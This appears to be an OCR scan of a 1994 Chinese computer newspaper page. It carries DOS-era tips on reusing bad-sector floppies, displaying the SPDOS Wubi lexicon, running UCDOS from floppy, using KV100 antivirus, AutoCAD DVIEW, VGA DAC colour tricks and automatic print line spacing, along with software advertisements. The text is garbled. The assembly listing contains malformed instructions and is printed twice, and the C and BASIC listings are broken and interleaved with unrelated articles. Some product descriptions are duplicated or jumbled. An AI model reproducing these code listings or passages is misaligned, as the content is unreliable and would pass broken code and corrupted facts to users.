软盘出现坏扇区后,该盘时常出现读数据错误,因此许多用户将具有坏扇区的软盘报废,笔者在实际应用中采用以下办法对坏扇区软盘进行处理和再利用。

1.对用DOS中Format命令格式化后有坏扇区的软盘,利用Windows3.1中提供的磁盘格式化命令进行格式化,一般较小坏扇区的软盘经此项处理,即可正常使用。

具体操作步骤如下:

- ①启动Windows3.1(或中文Windows3.1)。
- ②进入文件管理程序,利用鼠标在main选项处和File Manager处双击一下。
- ③选择磁盘管理菜单,在Disk菜单处单击鼠标。
- ④选择Format Disk选项。
- ⑤进行软盘驱动器参数设置,可选1.44MB、1.2MB、720KB、360KB。
- ⑥进行格式化。

2.对于有坏扇区且无法修复的软盘,用Norton提供的NDD(磁盘医生)将坏扇区进行标记,使数据存取时不使用坏扇区,达到标记使用磁盘的目的。

具体步骤如下:

- ①运行NDD程序。
- ②选择Diagnose Disk。
- ③选择所要分析的软盘驱动器。
- ④作软盘Surface Test并标记坏扇区,此项,可选择整个磁盘区。
- ⑤标记完成后,如不需要产生报告,按ESC退出NDD程序。

NDD程序可选用V6.0、V7.0

□河北 马昱

四川省计算机用户协会 国际共享软件交流服务网

四川省计算机用户协会、成都市成华电子高科技公司、成都瑞丰电脑技术公司联合推出国际共享软件交流服务网,本交流服务网通过国际共享软件传播网,获取当今世界最新最全面最具有应用价值的国际共享软件(Shareware),软件数量上万种(包括部分软件的源代码程序),内容包罗万象,软件类型有:各种操作系统环境工具、各种编程语言工具和辅助工具、图形图像、通讯与网络、多媒体、数据库CAD应用、科学计算等,更有游戏娱乐软件以及大量的家庭教育学习软件,交流服务网将以每月数百种的软件陆续为你奉献,网个人的成果,可在本网中作有偿推广、服务,使得你有机会与世界的同行共同分享,共同探讨、精益求精,以促进计算机软件业的进步。

我们的宗旨是:奉献社会,共同进步

欢迎您加入国际共享软件交流服务网,机构网员280元/年,个人网员50元/年,我们每月定期为网员提供最新软件清单和每年免费提供机构网员30个软件,个人网员12个,网员转会费中挑选软件,集成员压缩3—6个软件,每张15元,单个软件每张10元,非网员购买成员每张18元,单个软件每张12元(如常带等磁盘者请另付邮费每张3元),磁盘为1.2M。

入网者请详加写明您的单位、姓名、地址、邮编及联系电话,以便我们为您办理登记手续并提供用会的服务。

机构网员费用请汇:

名称:国际共享软件交流服务网
 帐号:成都市建行二支行东办
 帐号:26129888
 个人网员邮费汇款:
 成都市一环路东二段新地路60号
 成都市成华电子高科技公司

袁晓虹小姐 邮编:610051
 欢迎您高、请提供索取软件清单及办理入网手续,并填在网内。

发行门市部:成都市成华电子高科技公司,成都市一环路东二段新地路60号
 技术部:成都市成华电子高科技公司,成都市一环路南一段24号文天服务器二楼209室

咨询热线:4445453、5212713
 传真:4457848

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所主办 主编：刘树德 副主编：唐敏 国内统一刊号：CN51-0106 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

WinBase应用成果大赛

众多WinBase用户在极短时间内开发出应用系统，为方便了交流和提高，每年特设成果大奖：
特等奖：5000元+新版WinBase
一等奖：3000元+新版WinBase
二等奖：1000元+新版WinBase
三等奖：500元+新版WinBase
专业版特价850元/套、办理特快邮购
专业人员强有力的编程工具

昆明恒通软件发展公司

地址：昆明市青年路一号翠苑大厦407-408室 邮编：650021
电话：(0871)3177953 3162116-2363

通用人事信息管理软件 GPMS V3.0

由国家人事部信息中心和北京康康信息工程公司联合开发的GPMS V3.0软件，是一套适合于全国人事部门各单位的通用人事信息管理系统。本系统在总体设计上着眼于系统的通用性和信息管理规范化、标准化。

一、软件信息指标丰富，建库方法灵活，应用面广。GPMS软件系统按照国家标准建立起来，共包含80多类代码、270多项指标和29种指标集。其详尽程度足以描述个人或单位的信息。如果使用者还需要增加代码或指标，用户可使用代码和指标维护工具方便地修改、增加指标和代码，并可重建指标体系和代码体系。GPMS构造应用库方法非常灵活，用户可以根据

本单位具体情况选择信息子集中一部分或全部来构造适合于本单位需求的应用库。

GPMS适用于各类人事信息管理，如：干部信息、工人信息、专家信息等。只要用户按照GPMS所提供的代码和指标建库，或用户按本系统的规范建立指标体系和代码体系，并使用构建库工具构造应用库，都可使用本系统的实用工具进行信息处理，从而在根本上解决了不同单位重复开发的问题。

二、信息录入界面友好，录入方式多样。GPMS提供多种录入方式，快速录入、文本录入和代码录入，录入界面友好。适用于专业录入人员和一般录入人员，并且有信息逻辑合理性审核，从而保证录入数据的合理性。同时，考虑到某行业或单位大规模采集数据的问题，GPMS还提供了批量快速录入工具。

三、查询统计功能丰富，条件定义直观方便。GPMS可进行单库多指标组合查询和统计，按条件表达式多库多指标组合查询和统计，对查询结果进行查询和统计。用户可利用一系列查询统计方式的组合，在瞬间从庞大的应用库中提出所需信息。如：某个人的具体情况，当前单位中人员的性别构成、学历构成、技术人员比例、获职称人员构成、干部构成、多少人获得国家某种奖、何人发明过何种专利、何人承担某项目、当前单位中多少人将要退休、当前单位中多少人调离、现已调离人员的构成等一系列领导决策和用人所关心的宏观数据和具体情况。本系统的统计结果输出到WINDOWS的表格处理和文字处理软件，用户可以在很方便地写出漂亮的统计报表、文字报告和画出三维统计图，供领导参阅。

四、结果查看方式多样化，可显示人员照片。查询结果可以按全库方式、部分指标方式进行显示，手工编程，也不用各种程序生成器，便可自动生成。统计、汇总、浏览、复制、排序、记录删除、删、改等操作快速便捷，一目了然。万能查询器功能强，输入方式灵活多样。数据输入、所见即所得，表头处理智能化。系统设置更方便，可随时进行移植、复制、维护、返工。保密性强，设有三级密码，甚至可以对数据库作加密。在系统内可调用WPS文字处理系统和CCED文字软件。系统已包含《用户手册》、数十个管理子系统和全国邮递、直接拨号公用信息。下位式立体菜单，弹出式对话框，屏底程序显示而当操作任意和快捷。合法用户安装次数不限，版本免费升级。源程序语言，C++、FoxBASE+、汇编。

还可观看人员照片，在信息显示时可同时打开多个人员信息窗口。

五、花名册定义灵活，可自动排序。GPMS花名册制作功能强大，用户可以自行定义花名册中内容，并可按某一指标内容自动排序，同时还可手工调整花名册中人员排列顺序。

六、统计报表定义直观，并提供全套国家人事年度统计报表。用户可以利用本系统统计报表功能定义各类统计表——人员统计表和数值统计表。统计报表定义方法直观，用户可利用鼠标直接绘制统计表格式、定义统计条件，并随时可修改统计条件。GPMS现已提供全套国家人事年度统计报表要求。用户只需按统计表要求来建库，就可进行自动统计。随着年度的不同，用户还可按当年统计要求对修改上述统计表，就可进行本年度的统计。

七、登记表定义直观实用。用户可利用鼠标直接绘制和定义登记表，并可方便地打出指定人员合历片的各类简历表。

八、开放式体系结构，数据交换方便。GPMS充分考虑了各层用户之间信息的交换问题，所以提供了强大的数据交换功能。如下发库结构、接收库结构、下发统计条件、接收统计条件、统计数据汇总、接收人员信息、发送人员信息数据和备份和恢复。同时，本系统还为早期FOXBASE和DBASE用户加入GPMS系统提供一套转换方法，使得这些用户在无需重建数据库前提下，很快将原数据库转入GPMS应用库中。

九、用户界面友好，操作简便。本系统在网络环境中运行，可在WINDOWS环境下开发的，标准WINDOWS风格的应用程序，90%以上的操作由鼠标完成。同时系统可在NOVELL网络环境中运行，很方便地与用户单位已有的信息系统融为一体。

十、开放式体系结构，数据交换方便。GPMS充分考虑了各层用户之间信息的交换问题，所以提供了强大的数据交换功能。如下发库结构、接收库结构、下发统计条件、接收统计条件、统计数据汇总、接收人员信息、发送人员信息数据和备份和恢复。同时，本系统还为早期FOXBASE和DBASE用户加入GPMS系统提供一套转换方法，使得这些用户在无需重建数据库前提下，很快将原数据库转入GPMS应用库中。

▲湖北受理首例软件侵权诉讼 日前，武汉市台企委——武汉汉光电子有限公司对湖北新技术开发区内的6家公司提起软件侵权诉讼，状告各家公司非法出售“文翔”牌彩色电子出版系统，现已波及武汉市中级人民法院受理，该案在湖北省尚属首例。(唐敏)

▲浦东新区信息大会 数据源 数据源浦东新区商务咨询服务中心开发的“浦东新区信息大数据库”，可以满足政策研究、管理咨询、信息导向、信息检索等方面的需要，深受各界好评。(正)

短讯

▲成都推广SU、KAO (花王) 系列磁盒 (410007) 长沙市胜利路250号时代大厦4楼 (0751) 5528154、5556109 (FAX) 赵强 成都联络处：一环路南三段13-1号华西宾馆307室 电话：5581778-3278049

▲中国科大研制出汉语语音数据库 中国科大最近成功地研制出汉语语音数据库，这一数据库由1264个单音节、数字和部分二音节词组成，发音标准、自然、清晰、音高比高，由计算机自动生成二音节、三音节和四音节词语，既包含了主要的汉语代表信息，又兼顾了实用性，可满足汉语识别研究和汉语人机对话的需要。(安)

▲鞍山微机操作人员持证上岗 为贯彻《中华人民共和国计算机病毒防治条例》，由鞍山市劳动局与公安局联合决定并组织实施对鞍山市微机操作人员持证上岗。目前50多家单位的155名微机操作人员经考核取得了岗位资格证书。(曹凯)

软件介绍

★编号：940905
名称：英语听力大系统
作者：萧雨
拥有本系统，你就等于有一位随时随到、严格规范的英语教师。本系统包括三个子系统：
(一)英语单词循环快记子系统，按循环记忆法记忆，有九种词库共三万多个词汇。(详见940603)。
(二)阅读、语法、词汇训练子系统，按托福考试的要求训练，包括三部分：
1. 阅读训练，230篇内容丰富的精选英语短文(相当于四册教材的阅读量)。在阅读过程中，可以随时进行单词查询、句子翻译语法分析及对文章进行阅读理解训练等。
2. 语法训练，包括语法基本概念、语法概念应用和语法能力诊断等练习，通过做大量针对性练习的方式掌握语法概念。
3. 词汇训练，分别学习近千个常用前缀、后缀、字根和重要单词的意义及其自衍生出来的数十个单词的词义，并对这些词进行拼写、选词练习。
(三)电子词典子系统，可进行英—汉、汉—英查询，此外还有大量日常会话等例句。
编程环境：Foxpro2.5等
运行环境：IBM-PC机及其兼容机，内存640K以上。本系统已全面编译成EXE文件，不要任何高级语言或汉字支持(软件本身自带汉字系统)。

带汉字系统。
转让方式：压缩1.2M软盘六张(内含光盘CDROM3.0一套)，使用说明书一份。
转让价格：260元/套，个人购买(不要发票)，180元/套。光盘片费、邮费。
邮购汇款请寄：南宁市枫梧路广西财政厅，林欣 邮编：530021

★编号：940906
名称：智能“傻瓜型”通用管理系统AutoMIS(V3.30)
作者：李光原
功能简介：中国西昌卫星发射中心，靠软件技术密集之优势，集管理人才智慧之结晶，于九〇年成功地推出了AutoMIS(V1.0)。四年风雨，四年春秋，AutoMIS(V3.30)终于与大家见面。
● 不需计算机的人，都能自主开发、自行维护和修改自己的MIS系统。
● 各种管理系统既不用传统的

手工编程，也不用各种程序生成器，便可自动生成。
● 统计、汇总、浏览、复制、排序、记录删除、删、改等操作快速便捷，一目了然。
● 万能查询器功能强，输入方式灵活多样。
● 数据输入、所见即所得，表头处理智能化。
● 系统设置更方便，可随时进行移植、复制、维护、返工。
● 保密性强，设有三级密码，甚至可以对数据库作加密。
● 在系统内可调用WPS文字处理系统和CCED文字软件。
● 系统已包含《用户手册》、数十个管理子系统和全国邮递、直接拨号公用信息。
● 下位式立体菜单，弹出式对话框，屏底程序显示而当操作任意和快捷。
● 合法用户安装次数不限，版本免费升级。
● 源程序语言，C++、FoxBASE+、汇编。

环境：SPDOS、2.13、Windows以及各型汉字卡和直接写解汉字系统……
转让价格：580元/套，含50套优惠20%
收款地址：四川西昌卫星发射中心九层箱16箱 李光原 邮编：615000
热线电话(传真)0834-867911 (另有详细资料、各种软件光盘，免费提供)

天光软件 世界

1. 天汇2.0单用户/网络版	980/2800元
2. 天龙账务处理系统(高级版/普通版/网络版)	1950/518/5000元
3. 通用人事信息管理软件GPMSV3.0A单用户/网络版	4880/9880元
4. 用友系列财务软件(94版)	9800元
5. CP-800通用会计核算软件	9400元
6. 天光——彩虹高级名片快印系统	19200元
7. 天光——邦正真彩色名片证印排系统	29400元
8. 天光高级激光印排排版系统	72500元

成都软件技术公司
地址：成都市金河街75号
邮编：610015
电话：(028)3333312-2587, 2632

面向全国软件作者在集自产软件 酬谢作者完成软件商品化过程

本业有专长，写得出好软件，未必能使软件得到最彻底的商品化。为什么不把后来的工作交给我们呢？您无需支付任何费用，只要寄一套已经加密的样品及有关资料(备有国外部分软件源码回赠)，您的软件就会得到专业机构进行的后期测试、制作包装及软件宣传、代理销售等一系列服务，或者您的软件被我们一次性收购，即使您的软件暂时未被采用，您也会得到退回的样品以及相关的详细评测、改进建议的资料。以国有军工企业的名义保证，绝对尊重您的版权。

给我信任，还您奇迹!

国营郑州军工电脑/郑州洪涛软件制作所
地址：郑州市新郑路一七二二二二二二 邮编：450004 电话：(0371)6226557 联系人：杜红超

SPDOS 汉字系统及 WPS 字处理软件,是目前最流行的软件之一,其系统上配置了先进的五笔字型汉字输入方法,为广大使用者的汉字录入提供了方便的条件,但此系统上的五笔字型词库管理方法不能显示出其词库内的词汇内容,使用者无法知道哪些是允许使用的词组,如果对其词汇了如指掌,将极大的提高使用效率,针对此问题,笔者编制了一个SPDOS汉字系统上五笔字型词库的自动显示程序,它可以方便的显示出此系统中所有可以使用的词组内容,其实现方法利用了DOS的过滤程序原理,对含五笔字型词库的文件进行过滤,提取出汉字词组并显示在屏幕上,目前较为流行的有两个SPDOS版本,即SPDOS5.1和SPDOS6.0F,其五笔字型的管理方法有所不同,SPDOS5.1中,词量较少,都包含在WBX.COM文件中,而SPDOS6.0F增加了大量的词汇,并单独形成了一个WBX.OVL词库文件,对二者词

SPDOS中WBX

词库的显示技术

的显示其原理虽然一样,但因为其词组在文件中的位置不一致,所以需要正确移动文件指针,SPDOS5.1系统中,五笔字型词组位于WBX.COM文件的24564处,而SPDOS6.0F系统中词组位于WBX.OVL的52处,具体修改文件指针的方法请见源程序。

使用方法:
C:\>WDISP <WBX.COM或WBX.OVL>回车即可。

此程序的输出部分采用了DOS的输出功能,故支持重定向功能,通过改向符的利用,可以把结果送到打印机上或形成文件,这样长期使用此系统的打字员可以照此词汇表进行训练,很快就可以掌握全部词组的输入方法,程序采用

```

了每个词组占一行的显示格式,有兴趣的读者可对此进行完善,实现整行显示或换页等功能。
□江中 金永峰
,WDISP.ASM (WDISP.COM)
,1994.4.18
CODE SEGMENT
ASSUME CS,
CODE,DS,CODE
ORG 100H
START,JMP BEG'N
ERMSG DB '文件未找到!'
BUFF DB 0
HAD DW 0
JSD DB 0
BEGIN;
;从命令行尾提取文件名
PUSH CS
POP DS
MOV SI,81H
STI, LODSB
CMP AL,0DH
JZ ED
CMP AL,' '
JNZ ED
DEC BYTE PTR ES,[90H]
JMP STI
ED;
DEC SI
MOV CL,ES,[90H]
XOR CH,SI
ADD SI,CH
MOV BYTE PTR [SI],0
OPEN;
MOV AH,3DH
MOV AL,2
INT 21H
JC ERROR1
MOV HAD,AX
JMP BEG
ERROR1,MOV DX,OFFSET ERMSG

```

```

MOV AH,9
INT 21H
JMP EXIT
;以下过滤字符
BEG;
MOV BX,HAD
MOV DX,24564;52
MOV CX,0
MOV AL,0
MOV AH,42H
INT 21H
STT;
CALL GET
CMP AL,0A0H
JB JX1
JMP PRN
JX1;
MOV AL,0AH
CALL DISP
CALL GET
MOV AL,0DH
PRN;
CALL DISP
JMP STT
EXIT;
MOV AH,4CH
INT 21H
;从文件中读一字符子程序
GET PROC NEAR
MOV BX,HAD
MOV CX,1
MOV DX,OFFSET BUFF
MOV AH,3FH
INT 21H
OR AX,AX
JZ EXIT
MOV AL,BUFF
RET
GET ENDP
DISP PROC NEAR
MOV DL,AL
MOV AH,02H
INT 21H
RET
DISP ENDP
CODE ENDS
END START

```

UCDOS3.0以强大的功能、优秀的中西文兼容性而深受广大微机用户的青睐,但是它只能在装有硬盘的机子上运行,这对无硬盘微机的用户来说无疑是一大遗憾,本文正是针对这一问题而作,具体方法如下:

(限制:本法仅适用有320K或以上扩展内存且有1.2M或1.44M软驱的微机用户)

1. DOS引导并建立虚拟硬盘
2. 运行UCDOS3.0安装盘上的INSTALL文件,并选择安装本地硬盘项进行安装,屏幕提示“磁盘空间不足9.5兆,是否继续(Y/N)?”选Y,安装过程中对于屏幕提示“磁盘空间满, S: 满过, Q:退出”皆选S,安装完UCDOS3.0系统的第二张盘后按ESC键退出安装。
3. 在格式化好的空白软盘根目录下建立UCDOS子目录,并将虚拟盘上UCDOS子目录中所有文件拷贝到软盘子目录中。
4. UCDOS系统的第三张盘上的HZK16与HZK16F两个文件拷贝到该软盘子目录中。
5. 建立UCDOS.BAT与UCDOSF.BAT,内容分别如下:
@ECHO OFF
@ECHO OFF
COPY HZK16 C:\ \COPY HZK16F C:\ \RD16
KNL
KNL
@ECHO ON
@ECHO ON
6. 建立各种需要的输入法,方法如下:
本处仍以五笔字型为例:
①将软盘UCDOS子目录中的WB.OVR文件(若无则拷贝UCDOS系统第二张盘上的该文件),改名为WB.O。
②进入DEBUG修改WB.COM文件,DEBUG WB.COM

经济型UCDOS3.0的制作

A IE47 (不同输入码,该地址不同,可用S 300, XXXX "*****" 来确DB "A, WB.O" 定该地址, XXXX为CX值,*****为对应的输入模块的覆盖W 文件例如对于普通输入法为PT.OVR) Q
其它各种输入法的修改方法同上。
至此经济型UCDOS3.0系统盘已基本制成,笔者建议将该盘做成DOS系统盘CONFIG.SYS与AUTOEXEC.BAT内容分别为:
@ECHO OFF
DEVICE=VDISK.SYS 384 /E PROMPT SP & G
FILES=30 COPY COMMAND.COM C:\COMMAND
BUFFERS=20 PATH=C:\
SET COMSPEC=C:\COMMAND
@ECHO ON
使用方法:进入UCDOS子目录打入UCDOS或UCDOSF即可进入简体汉字系统。
本软在家中386DX/40,960K内存, DOS3.30,无硬盘的机子上运行成功,并已正常使用近一个月,进入该汉字系统后剩余内存为530K,至于WPS文件等模块的使用,限于篇幅,不再介绍,有兴趣者与本文作者直接联系。 □江中 金永峰

```

MOV AH,9
INT 21H
JMP EXIT
;以下过滤字符
BEG;
MOV BX,HAD
MOV DX,24564;52
MOV CX,0
MOV AL,0
MOV AH,42H
INT 21H
STT;
CALL GET
CMP AL,0A0H
JB JX1
JMP PRN
JX1;
MOV AL,0AH
CALL DISP
CALL GET
MOV AL,0DH
PRN;
CALL DISP
JMP STT
EXIT;
MOV AH,4CH
INT 21H
;从文件中读一字符子程序
GET PROC NEAR
MOV BX,HAD
MOV CX,1
MOV DX,OFFSET BUFF
MOV AH,3FH
INT 21H
OR AX,AX
JZ EXIT
MOV AL,BUFF
RET
GET ENDP
DISP PROC NEAR
MOV DL,AL
MOV AH,02H
INT 21H
RET
DISP ENDP
CODE ENDS
END START

```

KV100的功能及使用方法。
1.KV100<回车>根据主菜单提示,可查、可杀病毒,清除主画面中列出的病毒时速度较快,查毒时因较仔细,速度稍慢,按E=键可中途退出。
2.KV100/B<回车>使用这种格式前,应用本软件盘C盘;证明无病毒后再用无病毒的DOS系统软盘引导机器,以确保内存无残留病毒,这种格式向A盘备份一个无病毒的硬盘主引导信息档案,名为HDPT.DAT,以便以后硬盘主引导信息一旦被病毒破坏,硬盘不能启动时,可将其恢复到这个硬盘(不可恢复到别的硬盘),这种格式还可协助查出主引导记录是否有病毒或不正常。

查解病毒软件

3.KV100/HDPT.DAT<回车>这种格式将备份在A盘的硬盘主引导信息档案恢复到该硬盘,不可搞错硬盘,恢复后还应确认该硬盘没有重新分区和格式化。
4.KV100/K<回车>这种格式能安全清除所有引导区型病毒,清除前,会提示将硬盘主引导信息备份在一软盘上,其文件名名为HDPT.VIR,这种文件是预防万一原硬盘的主引导信息中有某种加锁的密码也被解除而不能工作时,再用5格式将A盘上HDPT.VIR中原硬盘主引导信息原样恢复到硬盘,使用此格式前,应用无病毒DOS系统软盘引导机器。
5.KV100/HDPT.VIR<回车>将KV100/K格式后暂存在软盘上的不正常的主引导信息原样恢复到硬盘。
6.KV100/VIRUS.DAT<回车>(VIRUS.DAT文件在当前盘中),该格式根据VIRUS.DAT中的病毒特征码搜索病毒,不清除病毒。
KV100软件也可安装到硬盘使用,但启动时要在A盘插入原盘。
注:本软件两月优惠期已过,九月二日后购KV100软件一律200元/盘。
□山东 王江氏

(三) 执行DVIEW命令时,通常需要先调整好照相机与目标点的位置,然后进行调整与设置,下面对DVIEW命令各选项的翻译将按这些步骤来进行。
1. 照相机与目标位置(Point)
当读者选择好物体后,就可使用PO(Point)选项来指定照相机与被摄目标的位置,该选项将继续提示:
Enter target point <Current point>:(Point)
Enter camera point <Current point>:(Point)
在DVIEW命令中,提示行的缺省值为当前值,它是上一个透视图所使用的观察方向,上面第一行提示用于指定目标点,第二行提示用于指定照相机的位置,照相机的位置即为观察物体的观察点,目标点即为照相机所对准的点,回答这两行提示可给出“空”响来接受当前点,也可以另指定一个点,指定的这两点后,屏幕上的图形将按新的观察参数重新绘制产生新的视图,接着返回DVIEW命令的根提示,以便进一步调整视图。
注意:当屏幕上的坐标图标变成一个长方体时,说明此时系统正处于“透视图”状态下,在引用DVIEW命令的“Off”选项之前,个别AutoCAD命令将被拒绝执行,在DVIEW命令提示的响应期间,如果正在使用指定设备在屏幕上定标的话,可以状态行上观察当前光标所在处的值,这些值可以是

怎样对AutoCAD三维物体进行透视图观察

角度、距离、焦距等。
2. 调整照相机与目标点距离(Distance)
通常当我们把照相机靠近目标,目标的映像将变大,反之则变小, DVIEW命令的提供的D(Distance)选项项可以用来完成这个操作,选择该项后屏幕顶端将出现一个滑动标尺,同时DVIEW命令将提示:
New camera/target distance <current distance>:(Distance)
这一行提示请求指定新的照相机与目标点间的距离,而滑动标尺用于定标设备动态定义距离,滑动标尺上的“菱形”光标所处的位置表示照相机与目标点的距离相对于当前距离的倍数,可以移动鼠标器在屏幕上拖动选择一个距离值,如果将“菱形”光标对准“1x”,新的距离与提示行中的当前距离相等,“菱形”光标向“0x”方向移动则减小距离,使物体看起来更大一些;向反的方向移动则增大距离,使物体看起来更小一些。
注意: DVIEW命令的“Off”选项用于关闭“透视图”方式,返回“平行投影”方式,而这里的“Distance”选项项自动将它打开。
3. 调整目标点的位置(Target/TA(Target))
选项项通过对目标点的控制在垂直与水平方向上调整照相机与目标点的相对位置,垂直调整即为改变照相机与目标点所

确定的观察线相对于当前X-Y平面间的角度,以便产生仰视、俯视、平视的透视图形,水平方向上调整意即改变观察线相对于当前X轴的夹角,其效果如同左、右摆动标尺,在12.0以前的版本中该选项项将首先在屏幕的右边显示一个标有角度数的竖立的滑动标尺,同时提示:
Enter angle from XY plane <Current angle>;
如果将滑动标尺的“菱形”光标对准“0”,则表示照相机正水平地对准着目标点,可以移动“菱形”光标,也可以对上述提示回答一个角度值来指定一个新角度,指定了相对于X-Y平面的夹角值后,接下来该选项项将提示:
Enter angle in XY plane <Current angle>;
此时在屏幕的顶端将出现另一个滑动标尺,原先的滑动标尺将消失,新的提示与滑动标尺用于指定水平方向的夹角。
在12.0版本中该选项项的第一个提示为:
Toggle angle in/Enter angle from XY plane <Current angle>;
用于指定相对于X-Y平面的夹角值,如果用“T”来回答各提示,则提示将变成:
Toggle angle from/Enter angle in XY plane from X axis <Current angle>;
这一行提示用于指定水平方向的夹角值,如果对它回答“T”,则将返回上一个提示行。 □山东 曾刚

DAC寄存器 在界面设计中的应用

显示器的DAC寄存器记录着当前使用颜色的编码值,对于EGA/VGA显示器,共有256个,每个又包含R、G、B三个位编码,故可同时使用256/2^18种颜色...

笔者是通过读写DAC寄存器端口来改变其值的,向地址3C8H写入要修改的寄存器号(0~255),再将R、G、B三色编码依次写入3C9H,便可改变其值...

在Turbo C环境下修改另有一层困难,setcolor()的16种颜色在VGA模式下对应的不是0~15号寄存器,而是分散在0~63之间,而且颜色6颜色编码在20号寄存器中但必须写22号寄存器才能改变...

笔者这个工具提供保存颜色表,修改单个寄存器,修改全部寄存器以及把当前颜色表分几步转换成指定颜色表,这几种功能为最基本功能,实际应用中可由此生成就多其它专用功能...

□西安 马晓宇

```
1. #include <graphics.h>
2. #include <bios.h>
3. #include <dos.h>
4. #include <stdio.h>
5. int color[16] = {0,1,2,3,4,5,22,7,56,57,58,59,60,61,62,63};
6. void setcolor(int colornum,int red,int green,int blue)
7. {
8.   outportb(0x3c8, (unsigned char) colornum);
9.   outportb(0x3c9, red);
10.  outportb(0x3c9, green);
11.  outportb(0x3c9, blue);
12. }
13. void keepcolortable(int color_table[16][3])
14. {
15.  int i,j;
16.  for (i=0;i<16;i++)
17.  {
18.   j = color[i];
19.   if (i == 6) j = 20;
20.   outportb(0x3c7, ((unsigned char)j));
21.   color_table[i][0] = inportb(0x3c9);
22.   color_table[i][1] = inportb(0x3c9);
23.   color_table[i][2] = inportb(0x3c9);
24. }
25. }
26. void setcolortable(int color_table[16][3])
27. {
28.  int i,j;
29.  union REGS in,out;
30.  for (i=0;i<16;i++)
31.  {
32.   j = color[i];
33.   if (j == 22) j = 20;
34.   setcolor(j, color_table[i][0], color_table[i][1], color_table[i][2]);
35. }
36. }
37. void changecolortable(int color_table[16][3],int step)
38. {
39.  int color_tab1[16][3],color_tab2[16][3];
40.  int i,j,k;
41.  keepcolortable(color_tab1);
42.  for (i=step;i>=0;i--)
43.  {
44.   for (j=0;j<16;j++)
```

替换WINDOWS启动位图

本人在此介绍一种非常简单的替换启动位图的方法,步骤如下:

假设WINDOWS是安装在HERC单显上,而要替换的位图名是MyBitMap.

首先在Windows\system目录下查找扩展名是HERCLOGO.RLE的文件(如果是其他显示方式则是*.LOGO.RLE),然后将其用REN命令改成其它文件名,再把要替换的位图MyBitMap改名为HERCLOGO.RLE.

接着在DOS提示符下键入SETUP(也可在WINDOWS主组窗口Main选入Windows Setup); C:\WINDOWS>SETUP<CR>选中Display,用光标键选择显示器类型Hercules Monochrome(记住,仍然选中原来的显示方式),然后回车,系统返回System Information,光标停在Complete Changes上,再回车,硬盘灯闪了一下,系统自动退出SETUP.

键入WIN运行WINDOWS,你会发现启动位图已经变成了你的MYBITMAP.

原理,WINDOWS启动位图隐藏在WIN.COM中,但实际上它自成文件,子目录SYSTEM下扩展名是.RLE的就是WINDOWS启动位图,读者可用PCTOOLS等工具软件查看,其文件头两字节是42 4d (BM),当系统携带好显示驱动程序后,便把.RLE连接到WIN.COM中,使*.LOGO.RLE成为WIN.COM的一部分,此后.RLE文件便无用处!而在SETUP中把DISPLAY重新选了一下,尽管选中仍是原来的显示方式,但SETUP认为你的DISPLAY有变,便重新把*.LOGO.RLE连接到WIN.COM中,利用这一原理,就很简单很快地替换了原先的位图,而不需要自己另编程序.

注:你的MyBitMap文件一定要是16色,BI-RLE4格式!若不是先转换成这种格式. □浙江 徐晓伟

在实际打印表格的时候,经常要遇到行距过大一页打不完(按照一般规律,一张表格必须在一页内打完),而行距过小时又浪费纸张的问题.在一般使用中,用户要先经验回来回试多次才能满意.我们搜索到一种独特的方法——根据表格行数,利用数学中的“阶梯函数”方法逼近计算自动行距,即可将行数为10行——210行的任何大小的表格在指定长度(5—40cm)内打完,避免了时间、设备、材料的浪费.“自动行距”是笔者研制的实用打印软件PPP.EXE(适合于广泛使用的3240系列打印机)的一个主要功能.为了使广大计算机用户能用上这一独特的功能,笔者特将“自动行距”功能分离出来,作了简化处理,独立成一个单功能的实用程序.

使用注意事项:在WS中编辑的文件要全部换为硬回车,方法是在非输入状态下,按回车键,直至文末.在实用制表软件CGED中编辑的表格可直接使用本程序.另外,文末不能有空的行,以免影响程序计算行距.当然,表中不能有行距控制命令,以免和自动行距发生冲突.该程序是针对3240系列打印机(包括AR、CR)设计的,对于其它类型的打印机,只需修改“自动行距程序”中阶梯函数相应的数字(160—390语句),相应的行距控制命令(130语句)也要随机型而变.

□四川 郑良

```
45. for (k=0;k<3;k++)
46. color_table[j][k]=color_table[j][k]+i (color_tab1[j][k]-color_table[j][k])/step;
47. setcolortable(color_tab2);
48. delay(50);
49. }
50. }
51. main()
52. {
53.  int gd =VGA, gm =VGAHI;
54.  int color_table[16][3],color_table2[16][3];
55.  int i,j,k;
56.  inigraph(&gd,&gm,"");
57.  keepcolortable (color_table);
58.  setfillstyle(1,0);
59.  bar(0,0,639,479);
60.  for(i=1;i<16;i++)
61.  {
62.   settextstyle(0,0,4);
63.   setcolor(5);
64.   outtextxy(100,200,"Ran Jian Bao");
65. }
66. getch();
67. keepcolortable (color_table2);
68. while( ! kbhit())
69. {
70.  for (k=0;k<64;k++)
71.  {
72.   i=5;
73.   for(j=0;j<3;j++)
74.   color_table2[j][i]=color_table[i][j]+(63-color_table[i][j])*k/64;
75.   setcolortable(color_table2);
76.   delay(50);
77. }
78. delay(200);
79. for (k=0;k<64;k++)
80. {
81.  i=5;
82.  for(j=0;j<3;j++)
83.  color_table2[j][i]=63-(63-color_table[i][j])*k/64;
84.  setcolortable(color_table2);
85.  delay(30);
86. }
87. delay(200);
```

```
10 REM 自动控制行距打印表格程序
20 KEY OFF,DEFINT C-,J,DIM A*(210),WIDTH*LPT1,*,255,CLS
30 LOCATE 10,30,BEEP,INPUT "打印文件名,F$:IF F$="" THEN 30
40 OPEN "F:*.F$":IF F$="" THEN 30
50 FOR I=1 TO 210:LINE INPUT #1,A$(I)
60 IF EOF(1) THEN 60
70 NEXT I
80 CLOSE
90 LOCATE 13,30,BEEP,INPUT "请选行:1.24点阵 2.32点阵":M
100 IF M=1 OR M=2 THEN 110 ELSE 90
110 LOCATE 16,30,BEEP,INPUT "请输入页长(cm)":A,IF A=0 THEN 110
120 B=A/20.5:GOSUB 160
130 LPRINT CHR$(27)+"P"+CHR$(C)
140 FOR J=1 TO I:LPRINT A$(J);NEXT J
150 END
160 REM 以下根据表格行数计算自动行距程序
170 IF M=1 THEN 290
180 IF I<=14*B THEN C=90
190 IF I<=18*B AND I>=14*B THEN C=90-(I-14*B)/5/B
200 IF I<=25*B AND I>=18*B THEN C=70-(I-18*B)/20/7/B
210 IF I<=37*B AND I>=25*B THEN
```

